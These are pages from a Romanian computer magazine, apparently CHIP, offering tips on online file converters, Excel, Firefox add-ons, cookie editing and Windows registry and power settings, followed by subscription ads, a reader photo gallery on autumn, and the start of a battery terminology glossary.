
Pentru o conversie rapidă și aplicarea câtorva efecte, Iaza a fost numai bun. Serviciul pe care îl prezentăm însă în continuare știe să convertească formate de imagini din cele mai dificile și pentru care de obicei nu găsim soluții decât apelând la programe scumpe sau la

un prieten care are un calculator dotat cu un astfel de program.

De câte ori nu am avut nevoie să transform un fișier PSD de exemplu într-un fișier uzual de imagine... Iată că <http://www.go2convert.com/> dă o mână de ajutor tuturor celor interesați. Gratuit.



1 Încărcați imaginea. Alegeți apoi formatul de imagine dorit. Aveți de ales între 65 de posibilități!



2 După conversie, aveți la dispoziție un link de download, dar și un buton de preview online să vedeți dacă a ieșit ceea ce vă doreați.

Pentru e-book-uri

Luna aceasta avem și un minitest de e-book reader-e. Ceea ce am observat este că nu puteți beneficia de toate avantajele device-ului în cazul în care cartea electronică nu este salvată în formatul propriu al reader-ului. De exemplu, fișierele PDF nu le puteți întotdeauna

na încadra foarte bine pe pagină. Unul dintre site-urile care ne oferă o pleiadă de unelte de conversie, www.online-convert.com, dispune și de o secțiune în care putem practic să convertim orice document într-un document pentru e-book reader-e. Sau să schimbăm formatul unui astfel de fișier. Excepție fac cărțile protejate.



1 Mergeți direct la secțiunea <http://ebook.online-convert.com/>. Alegeți mai întâi formatul în care doriți să convertiți un fișier. Personalizați și mai tare conversia și alegeți e-book reader-ul pentru care doriți să convertiți fișierul. Puteți alege encoding-ul documentului sau schimba titlul cărții.



2 După ce ați dat clic pe butonul Convert, veți primi un link direct de descărcare sau, dacă dispuneți de un smartphone cu QR, aveți un cod afișat direct pe ecran.


TIPS & Tricks

WINDOWS MAI RAPID Cele mai bune trucuri pentru îmbunătățirea vitezei de lucru a sistemului plus alte sfaturi practice.

1. Excel XP, 2003, 2007

Crearea referințelor pentru un întreg rând sau coloană, în formule

Doriți să luați în considerare un rând întreg sau o coloană în momentul în care realizați o operație de adunare. Este necesar oare să creați referințe pentru prima și ultima celulă?



Scurtătură: fără o specificare explicită a coloanei, o formulă va procesa întregul rând. Același procedeu poate fi aplicat și la coloane.

SFAT: Pentru ca referința dintr-o celulă să fie legată de toate celulele dintr-un rând, nu este nevoie să implicați și adresa coloanei ca argument. Pentru a aduna toate valorile din celulele celui de-al doilea rând de exemplu, dați clic în celula în care doriți să afișați rezultatul și scrieți formula.

=SUM(2:2)

Procedura descrisă funcționează chiar și atunci când vă referiți la o coloană. Exclueți pur și simplu referințele liniilor în acest caz. De exemplu:

=SUM(B:B)

Aceasta are ca efect adunarea tuturor valorilor din coloana B.

2. Firefox 3.x

Folosirea ferestrei de acces rapid la paginile uzuale, ca în browser-ul Opera

Selecția rapidă a paginilor uzual accesate, funcție originară în Opera, este foarte utilă. Se poate realiza integrarea acesteia pentru site-urile preferate și în browser-ul Firefox?



Matricea: add-on-ul speed dial vă oferă o privire de ansamblu asupra site-urilor preferate și vă trimite la acestea cu un simplu clic.

WINDOWS

1. Excel XP, 2003, 2007

Crearea referințelor pentru un întreg rând sau coloană, în formule

2. Firefox 3.x

Folosirea ferestrei de acces rapid la paginile uzuale ca în browser-ul Opera

3. Firefox

Vizualizarea conținutului cookie-urilor și editarea lor în caz de necesitate

4. Picnik

Importul fotografiilor în Picnik direct din browser

5. Internet

Detectarea din timp a site-urilor periculoase și prevenirea accesului la acestea

6. Windows XP, Vista, 7

Urmărirea facilă a schimbărilor în Windows Registry

7. Windows 7

Evitarea introducerii unei parole la ieșirea din modul power-saving, stand-by sau screensaver

SFAT: Extensiile Speed Dial și Fast Dial vă oferă aceeași funcționalitate ca cea din Opera. Trebuie totuși să alegeți: Fast Dial este simplu de configurat, dar Speed Dial vă oferă mai multe opțiuni și, implicit, mai mult control asupra acțiunilor. Cel mai bine este să încercați pe rând ambele variante și să vedeți care vi se potrivește mai bine. Pentru a le descărca, accesați adresele: <https://addons.mozilla.org/en-US/firefox/addon/5721/> pentru Fast Dial și <https://addons.mozilla.org/en-US/firefox/addon/4810/> pentru Speed Dial.

Din moment ce ambele unelte funcționează similar, este necesar să explicăm simplu cum se configurează și vom lua ca exemplu Fast Dial. După ce instalați add-on-ul și reporniți browser-ul, deschideți un tab nou. Dați clic dreapta oriunde pe suprafața ferestrei și alegeți din meniul contextual intrarea Preferences. În categoria general, schimbați numărul scurtăturilor folosind meniurile derulante Quantity la, să zicem, 5x3 câmpuri. Lăsați valoarea din câmpul Search egală cu o. Opțiunea Show Fast Dial in blank tabs trebuie de asemenea să rămână neschimbată (bifată). În câmpul Shortcut Key puteți defini o combinație de taste cu ajutorul cărora veți putea apela direct interfața add-on-ului.

Dacă dați clic pe categoria Appearance, veți putea personaliza diferite aspecte de design. Confirmați schimbările realizate cu Close.

Acum în matricea de selecție dați clic dreapta pe una dintre casete și selectați co-

manda Add | Bookmark. Introduceți adresa în câmpul URL sau dați clic pe butonul Browse pentru a selecta una dintre paginile deja deschise. Pentru setări extinse dați clic pe butonul Advanced. De aici veți putea seta icon-ul asociat site-ului respectiv sau introduce o scurtătură pentru apelarea rapidă a acestuia. Dacă doriți ca la pornirea browser-ului să fiți întâmpinat de fereastra add-on-ului, atunci va trebui să selectați opțiunea about:blank din meniul Tools | Options | Main | Startup | When Firefox starts.

NOTĂ: Câmpul de căutare ce poate fi introdus din opțiunile add-on-ului nu funcționează în versiunea 2.23b1 și 2.23b2. Dar cum funcția de căutare poate fi realizată din bara de adrese, puteți renunța la această opțiune a add-on-ului.

Trucuri rapide

RECALCULAREA NUMERELOR ALEATORII

Pentru a recalcula numerele aleatorii dintr-o foaie de calcul Excel este necesar să dați clic pe o celulă ce conține formula =randomnumber(), să apăsați tasta F2 și la final să dați Enter.

AFIȘAREA LINIILOR AJUTĂTOARE AUXILIARE

Poziționarea obiectelor într-o foaie de prezentare în PowerPoint se poate face mult mai simplu dacă activați liniile de ghidare apăsând Alt+F9 sau indicarea centrului paginii și împărțirea acesteia în 4 sectoare egale cu Shift+F9.

ACTIVAREA EXPERTULUI DE UTILIZARE ÎN WINZIP

Cei care nu posedă suficientă experiență în crearea arhivelor de fișiere pot apela la ajutorul oferit de wizard-ul din program, ce poate fi deschis folosind combinația de taste Shift+W.

SCHIMBAREA TAB-URILOR DIN MENU

În Office 2007 duceți cursorul pe linia tab-urilor funcționale și mișcați roțița mouse-ului pentru a naviga printre ele.

SIMBOLURI PENTRU BARA DE ADRESE DIN WINDOWS


Dați clic dreapta pe o suprafață liberă a barei de adrese din Windows Explorer și selectați din meniul contextual intrarea Customize. Selectați din lista Available toolbar buttons butoanele care vă interesează și dați clic pe butonul Add. Acum reduceți dimensiunea icon-urilor prin Icon options | Small icons

NAVIGARE FĂRĂ URME

Apăsați combinația de taste Ctrl+Shift+P pentru ca browser-ul Mozilla Firefox să pornească în modul Private și astfel să nu lase urme ale site-urilor vizitate.

3. Firefox Vizualizarea conținutului cookie-urilor și editarea lor în caz de necesitate

Cookie-urile activează funcții ajutoare pentru diferite site-uri, dar reprezintă în același timp o posibilă amenințare de securitate. Este imposibil să lucrați fără cookie-uri din moment ce sunt site-uri ce nu funcționează corect fără acestea.



Selecție: fereastra aceasta vă permite să alegeți cookie-ul pe care doriți să-l editați.

SFAT: Aflați ce informații au fost salvate în cookie-uri folosind extensia gratuită Add N Edit Cookies. Această oferă și posibilitatea modificării conținutului cookie-urilor. Versiunea oficială a add-on-ului nu este compatibilă deocamdată cu Firefox 3.5. Dar puteți descărca o versiune experimentală ce funcționează la fel de bine. Accesați adresa <https://addons.mozilla.org/en-US/firefox/addon/13793> și instalați add-on-ul. În browser porniți unealta dând clic pe meniul Tools | Cookie Editor.


În momentul în care selectați un cookie din listă, unealta va afișa conținutul și proprietățile acestuia. Cu un simplu clic pe butonul Edit veți putea modifica toate valorile cookie-ului. Un exemplu de caz în care are sens să editați parametrii cookie-ului este atunci când doriți să măriți durata de acțiune a unui. Astfel veți putea mări durata de înregistrare automată pe un site ca Box.net.

Pentru o căutare facilă a cookie-urilor introduceți în caseta din fereastra de dialog numele domeniului și apăsați pe butonul Filter/Refresh. Dați clic pe intrarea care vă interesează și selectați intrarea New expiration date. Introduceți valoarea care se potrivește nevoilor dumneavoastră și încheiați cu Save.

ATENȚIE: Opțiunea de specificare a duratei depinde de configurația browser-ului. Astfel din meniul Tools | Options | Privacy selectați intrarea Use custom settings for history din meniul firefox will. După aceasta, activați opțiunea Accept third-party cookies asociată cu intrarea they expire din meniul Keep until aflat dedesubt.

4. Picnik Importul fotografiilor în Picnik direct din browser

Opțiunea de editare a fotografiilor folosind serviciul web Picnik este practică. Nu același lucru se poate spune și despre upload-ul imaginilor.



Conexiune: utilizând comanda din meniul contextual pe care ați creat-o puteți edita direct imaginile cu Picnik.

SFAT: Pentru a folosi Picnik deschideți site-ul serviciului în mod normal și porniți casceta de dialog ce vă permite să adăugați fotografiile. Este un procedeu care durează mai ales dacă imaginile nu sunt selectate în prealabil. Cu ajutorul unei chei în Registry sau al unui add-on, upload-ul poate fi integrat în meniul contextual al fotografiilor.


INTERNET EXPLORER: Pentru a introduce comanda, este necesară editarea unor chei din Windows Registry. În primul rând, închideți browser-ul. Acum deschideți editorul folosind secvența Start | Run | regedit | Enter. Identificați cheia HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt și creați o nouă sub-cheie folosind comanda Edit | New | Key. Dați-i numele Edit in Picnik și editați intrarea Default aflată în partea dreaptă a ferestrei. Noua valoare va fi <http://www.picnik.com/extensions/ie-import.html>. Confirmați cu OK și deschideți meniul Edit | New, de unde alegeți DWORD-Value. Noua cheie va avea numele Contexts și valoarea 2.

FIREFOX: Pentru Firefox, extensia gratuită pentru Picnik poate fi descărcată de la adresa <https://addons.mozilla.org/en-US/firefox/addon/4889>. Deschideți fișierul .XPI folosind meniul File | Open File. Dați clic pe butonul Install now și reporniți programul. Acum, pentru a edita o imagine folosind serviciul gratuit, trebuie să dați clic dreapta pe aceasta și din meniul contextual să alegeți intrarea Edit image in Picnik. Comanda adițională Send page to Picnik va încărca în serviciul web întreg conținutul paginii spre editare. Adițional, puteți include în bara de simboluri o cale scurtă către Picnik.

5. Internet

Detectarea din timp a site-urilor periculoase și prevenirea accesului la acestea

Când navigați, există riscul de a vă infecta sistemul cu viruși sau cod periculos. Aveți desigur un firewall și un antivirus cu definițiile la zi, dar cu toate acestea ați dori să vă protejați suplimentar de site-urile periculoase.



Semnal de alarmă: o extensie a comunității online WOT afișează gradul de încredere al unui website.

SFAT: Folosirea unui scanner pentru linkuri ce vă atenționează înainte de a accesa site-ul respectiv este cu siguranță utilă. Comunitatea online WOT (Web of Trust) vă ajută în acest caz. Bazat pe clasificarea și calificativele acordate de utilizatori, serviciul vă oferă recomandări de securitate despre site-urile ce urmează a fi accesate de către dumneavoastră. Ajutorul vine ca add-on pentru majoritatea browser-elor: Internet Explorer, Firefox, Chrome, Safari. Pentru a descărca add-on-ul specific browser-ului pe care îl folosiți accesați pagina <http://www.mywot.com/en/download>. Selectați browser-ul și apoi dați clic pe butonul de download.

INSTALAREA: Dacă folosiți Internet Explorer, deschideți fișierul .MSI pe care l-ați descărcat. Add-on-ul pentru Firefox vine ca arhivă .ZIP în care se găsește fișierul .XPI pe care trebuie să dați dublu clic pentru a-l instala. La final, după pornirea browser-ului, este afișată o pagină care vă oferă acces la principalele setări. Selectați intrarea Basic (recommended) și dați clic pe Next. În pagina următoare va trebui să vă creați un cont de utilizator. Introduceți detaliile cerute și încheiați cu Finish. Crearea contului vă permite să clasificați la rândul dumneavoastră site-urile pe care le vizitați.


UTILIZAREA: Unealta adaugă un nou simbol în bara de adrese. Culoarea acestuia vă indi-

că gradul de încredere și securitate obținut de pagina pe care vă aflați în mod curent. Verde este desigur pentru site-urile de încredere, roșu pentru cele pe care trebuie neapărat să le părăsiți. Dacă folosiți căutarea cu Google, veți vedea clasificarea WOT în dreptul rezultatelor afișate chiar înainte de a deschide respectivele linkuri. Dacă ignorați indicațiile, se va afișa o pagină de avertizare pe care trebuie să o confirmați dacă doriți să continuați. Aceeași pagină apare și în cazul în care doriți să deschideți direct o pagină prin scrierea adresei asociate acesteia în caseta de adrese.

6. Windows XP, Vista, 7

Urmărirea facilă a schimbărilor în Windows Registry

Schimbările din Windows Registry pot avea uneori rezultate nedorite. Este cu atât mai enervant cu cât acestea sunt vizibile la câteva zile după ce ați realizat modificarea propriu-zisă. În acest moment, ați uitat deja ce setare ați schimbat.



Raport: schimbările din Registry pot fi păstrate cu ușurință într-un document și verificate ulterior.

SFAT: Cheile modificate pot fi aduse ulterior la starea inițială.

În Windows XP, dați clic pe Start | Run și în câmpul Open scrieți regedit. Apăsați pe OK pentru a deschide Windows Registry. În Vista și Windows 7 introduceți aceeași comandă în câmpul de căutare din meniul Start și porniți editorul ca administrator (Run as administrator). Folosiți meniul File | Export pentru a salva setările inițiale. Selectați opțiunea All și dați-i fișierului un nume sugestiv, de exemplu inainte.reg. Realizați acum modificările plănuite în Registry și repetați pașii de mai sus cu mențiunea că fișierul poate fi denumit dupa.reg.

Deschideți o fereastră de Command Prompt (Start | Run | cmd | Enter) și folosiți comanda cd pentru a naviga până la directorul în care ați salvat cele două fișiere .REG. Acum introduceți comanda


```
fc /u inainte.reg after.reg > schimbari.txt
```

pentru a înregistra modificările făcute. Unealta de sistem fc (file compare) analizează cele două fișiere și „notează” diferențele în cel de-al treilea, schimbari.txt. Argumentul /u selectează Unicode ca tip de text. Prin asta se asigură compatibilitatea cu alte sisteme. Pentru schimbări frecvente, puteți crea un fișier batc ce conține comanda anterior amintită. Cu un simplu dublu clic puteți compara alte fișiere.

7. Windows 7

Evitarea introducerii unei parole la ieșirea din modul power-saving, stand-by sau screensaver

Chiar dacă folosiți doar dumneavoastră computerul și îl aveți setat ca după o anumită perioadă să intre în modul stand-by, atunci trebuie ca tot timpul să introduceți parola de autentificare. Aceasta se întâmplă și la ieșirea din screensaver sau modul power-saving. Considerați că procesul este pierdere de timp, dar ce puteți face?



Gata într-o clipă: folosiți această opțiune pentru a dezactiva cererea parolei după ieșirea din stand-by.

SFAT: Schimbarea se poate face din opțiunile de energie. Cu toate acestea, setarea responsabilă este ascunsă bine printre celelalte opțiuni. Pentru a o identifica, scrieți în caseta de căutare din meniul Start termenii power options și apăsați Enter. Dați clic în partea stângă pe Require a password on wakeup și selectați butonul radio Don't require a password. Confirmați cu Save changes. Acum dați clic pe linkul Change plan settings din dreptul schemei alese din secțiunea Select a power plan și apoi pe Change advanced power settings. Dați clic pe semnul + din dreptul numelui schemei și apoi pe Require a password on wakeup. Selectați intrarea No din meniurile derulante aferente opțiunilor On battery și Plugged in. Confirmați schimbarea făcută cu OK și părăsiți ultima fereastră cu un clic pe Save changes. Din acest moment, veți putea lucra imediat ce ați ieșit din stand-by sau screensaver.



ABONEAZĂ-TE acum SIMPLU și RAPID prin SMS!

Trimite cuvântul **ABO**
prin SMS la numărul

7555

și ești abonat pe

3 luni

la una din revistele:
CHIP CD / Foto Video / PC-Practic
Preț: 6 EUR + TVA
în rețeaua Orange
Preț: 6,1 EUR + TVA
în rețeaua Vodafone.



Trimite cuvântul **ABO**
prin SMS la numărul

7441

și ești abonat pe

6 luni

la una din revistele:
CHIP CD / Foto Video / PC-Practic
Preț: 10 EUR + TVA
în rețeaua Orange
Preț: 10,1 EUR + TVA
în rețeaua Vodafone.

Trimite cuvântul **ABO**
prin SMS la numărul

7666

și ești abonat pe

3 luni

la una din revistele:
CHIP DVD / LEVEL
Preț: 9 EUR + TVA
în rețeaua Orange
Preț: 9,1 EUR + TVA
în rețeaua Vodafone.



Trimite cuvântul **ABO**
prin SMS la numărul

7443

și ești abonat pe

6 luni

la una din revistele:
CHIP DVD / LEVEL
Preț: 15,1 EUR + TVA
în rețeaua Vodafone.

SMS-ul trebuie să conțină numai cuvântul **ABO**.

După primirea SMS-ului, veți fi contactat de către un reprezentant al editurii la numărul de telefon de pe care a fost trimis SMS-ul, pentru a specifica revista la care doriți abonamentul, ediția de la care acesta trebuie să înceapă și adresa la care veți primi revistele.

Detalii pe: www.chip.ro/sms

ABONEAZĂ-TE PE UN AN la revista

www.chip.ro/librarie



economisești

25%

față de prețul
de copertă

Abonament „START”

Revista	Doresc abonamentul să înceapă cu luna:	Număr abonamente comandate	Preț unitar abonament	Total (nr. abonamente x preț unitar abonament)
CHIP cu CD	6 apariții		49,00 lei	
CHIP cu CD	12 apariții		89,00 lei	
CHIP cu DVD	6 apariții		60,00 lei	
CHIP cu DVD	12 apariții		112,50 lei	
LEVEL	6 apariții		69,00 lei	
LEVEL	12 apariții		119,00 lei	
PC PRACTIC	6 apariții		39,00 lei	
PC PRACTIC	12 apariții		75,00 lei	
FOTO VIDEO Digital	6 apariții		49,00 lei	
FOTO VIDEO Digital	12 apariții		95,00 lei	
Total general de plată:				

Completați online la adresa <http://www.chip.ro/librarie> talonul de abonament sau trimiteți această pagină completată cu abonamentele alese și cu datele dumneavoastră, împreună cu dovada plății (copie chitanță, ordin de plată sau mandat postal) pe e-mail la adresa abonamente@3dmc.ro, pe fax la numărul 0268-418728 sau prin poștă la adresa: Bădescu Ioana, OP2 CP4, 500530 Brașov. Pentru orice alte detalii suplimentare vă rugăm să ne contactați prin e-mail la abonamente@3dmc.ro sau la telefonul 0268-418728, 0368-415003, 0723-570511, 0744-754983 interior 30, sau la fax 0268-418728.

Plata se poate efectua prin:

- ▶ plată online prin card de credit (mai multe detalii pe <http://www.chip.ro>)
- ▶ depunere de numerar la orice ghișeu BRD în contul 3 D Media Communications nr. RO78 BRDE 0805 0056 0497 0800 deschis la BRD Brașov
- ▶ ordin de plată în contul 3 D Media Communications (cod fiscal RO1099507) nr. RO71ABNA0800264100060476 deschis la RBS Bank Brașov
- ▶ pentru bugetari, plata se face în contul RO90TRE1315069XXX000746 deschis la Trezoreria Brașov
- ▶ mandat postal pe numele Bădescu, OP 2 CP 4 500530 Brașov

Denumirea firmei / C.U.I.

Nume, prenume

Vârstă Ocupație

Str. Nr. Bl. Sc. Ap.

Localitate

Cod Poștal Județ

Telefon e-mail

Am plătit lei în data de cu mandatul poștal/ordinul de plată nr.


Am mai fost abonată, cu codul Semnătura

Pentru operativitate, vă rugăm să completați
online talonul
la adresa www.chip.ro/librarie sau
să trimiteți talonul alăturat prin fax
la 0268-418728 sau prin e-mail la
abonamente@3dmc.ro

Identitatea operatorului de date: 3 D Media Communications SRL, General Manager Dan Bădescu. Completând acest formular sunt de acord cu informațiile menționate mai sus să fie prelucrate și să fie introduse în baza de date a 3 D Media Communications SRL, să fie utilizate pentru acțiuni de marketing direct și corespondență comercială. În conformitate cu prevederile art. 12-18 din Legea 677 din 2001 dispuși de următoarele drepturi: de informare, de acces, de intervenție, de opoziție, de a nu fi supus unei decizii individuale, de a vă adresa justiției. Pentru exercitarea acestor drepturi vă rugăm să ne contactați, în scris, la adresa 3 D Media Communications SRL, OP2 CP4, 500530 Brașov, sau prin fax la numărul 0268-418728. 3 D Media Communications a fost înscrisă în registrul de evidență a prelucrării de date cu caracter personal al ANS-PDPC sub numărul 4702.

A venit, a venit toamna...

Toamna a venit din nou. În culori calde și pastelate, ne înconjoară din toate părțile. Desigur, este mai frig acum, însă cei pasionați de fotografie nu stau în case, ci fac eforturi pentru a surprinde **ESENȚA** acestui anotimp. Colecția Fotoworld s-a îmbogățit astfel cu multe fotografii foarte bune, care îndeamnă la visare. Vă invităm să priviți sezonul autumnal prin ochii autorilor acestor imagini.



PLAIURI BUCOVINENE

AUTOR: Tarquinius Vădeanu

Utilizator: Tarquinius

Autorul acestei imagini locuiește în Brăila și este unul dintre membrii cei mai activi ai Fotoworld. Fotografia pe care v-o prezentăm în această ediție a fost realizată în timpul recentului workshop de fotografie din Bucovina.

APARATURĂ FOLOSITĂ: Nikon D5000 Obiectiv: Nikkor 18-55mm Kit

EXPUNERE: 1/90s; F:6,7; ISO 200

TOAMNA

AUTOR: Miklos Attila Mandics

Utilizator: misze

Fotografia a fost făcută într-un parc din orașul ungar Baja, în timpul unei plimbări de câteva ore. Autorul a fost atras de lumina care crea efecte interesante pe castană.

APARATURĂ FOLOSITĂ: Pentax K-x

Obiectiv: Pentax F 28-80 mm 1:3.5-4.5

Macro (proiectat pt aparat pe film)

EXPUNERE: 1/250s; F:8; ISO 1000





DIMINEAȚĂ DE TOAMNĂ

AUTOR: VALI TAMAS

Fotografia este făcută pe malul lacului Firiza, în apropierea orașului Baia Mare. Locul este cunoscut de către fotografii din zonă ca fiind unul care oferă multe subiecte interesante. La ora când a fost făcută această fotografie, ceața crea o atmosferă de mister și pune în valoare vegetația bogată.

APARATURĂ FOLOSITĂ: Sony Alpha 200 Obiectiv:

Sony 18-70mm F: 3,5 - 5,6 Filtru de polarizare

Soligor BlueLine C-PL 55mm

EXPUNERE: 1/125s; F:9; ISO 400



A BIT OF LIGHT II

AUTOR: Andrei Vlad Ciungan

Utilizator: (Dey)

„Într-o după-amiază, împreună cu un prieten, ne-am hotărât să mergem să facem câteva fotografii, deoarece nu mai fusesem de mult timp. Am ajuns la marginea unei păduri din apropierea orașului Aiud, oraș unde de altfel și locuiesc. Am intrat puțin printre copaci vrând să mergem pe o potecă, dar privirea ne-a fost atrasă de razele care se strecurau printre crengile copacilor și erau pronunțate datorită fumului care venea din apropierea unei case. Am început să fac câteva fotografii, iar când am ajuns acasă și le-am descărcat, am fost de-a dreptul surprins de rezultat.”

APARATURĂ FOLOSITĂ: Nikon D40 Obiectiv: Nikkor 18-55mm Kit.

EXPUNERE: 1/125s; F:5,6; ISO 400.



DE VEGHE

AUTOR: Georgeta Seceleanu

Utilizator: s.deniss

Fotografia a fost făcută la începutul lunii octombrie în satul Șirnea. După fotografiere, imaginea a fost prelucrată pentru a obține o mai mare varietate de tonuri.

APARATURĂ FOLOSITĂ: Nikon D90 Obiectiv: Nikkor 18-55mm Kit.

EXPUNERE: 1/60s; F:18; ISO 200

FOGGY BEACH

AUTOR: Ovidiu Cristian

Utilizator: Ovidiu_cristian

De multe ori, socoteala de acasă nu se potrivește cu cea din târg. Ovidiu a avut ocazia să se convingă de veridicitatea acestui proverb. Deși plecase dis de dimineață pentru a fotografia răsăritul de soare pe plajă, ceața deasă l-a împiedicat să facă acest lucru. Însă în cele din urmă, i-a fost oferită oportunitatea de a realiza o imagine foarte bună.

APARATURĂ FOLOSITĂ: Pentax K200D

EXPUNERE: 1/30s; F:8; ISO 100

În continuare, Fotoworld se dovedește a fi o comunitate în creștere continuă. Imaginile expuse sunt din ce în ce mai multe și mai bune, astfel încât selectarea celor câteva pe care vi le-am prezentat în această ediție a fost foarte dificilă. Însă vă propunem să ne întâlnim pe Fotoworld, acolo unde puteți admira mult mai multe fotografii, pe care le puteți comenta. De asemenea, vă așteptăm să expuneți cele mai reușite fotografii ale dumneavoastră.



Baterii



ACCUMULATOR - ACUMULATOR

Tip de baterie reincărcabilă. Denumirea se folosește atât pentru elementii, cât și pentru baterii de elemente.

AMPERE-HOUR CAPACITY - CAPACITATEA ÎN AMPERI-ORĂ

Caracteristică a unei baterii care se referă la cantitatea de electricitate (măsurată în Ah) ce poate fi furnizată de baterie în condiții specificate. Este numeric egală cu curentul pe care-l poate furniza timp de o oră. Se notează cu C și apare în formulele de calcul a curentului de încărcare.

BATTERY - BATERIE

Termenul de baterie se referă la două sau mai multe elemente electrochimice conectate într-un aranjament serie/paralel pentru a furniza tensiunea de lucru la curenții specificați. În vorbirea curentă, termenul de baterie se poate referi și la o singură celulă (un singur element electrochimic).

CHARGE - ÎNCĂRCARE

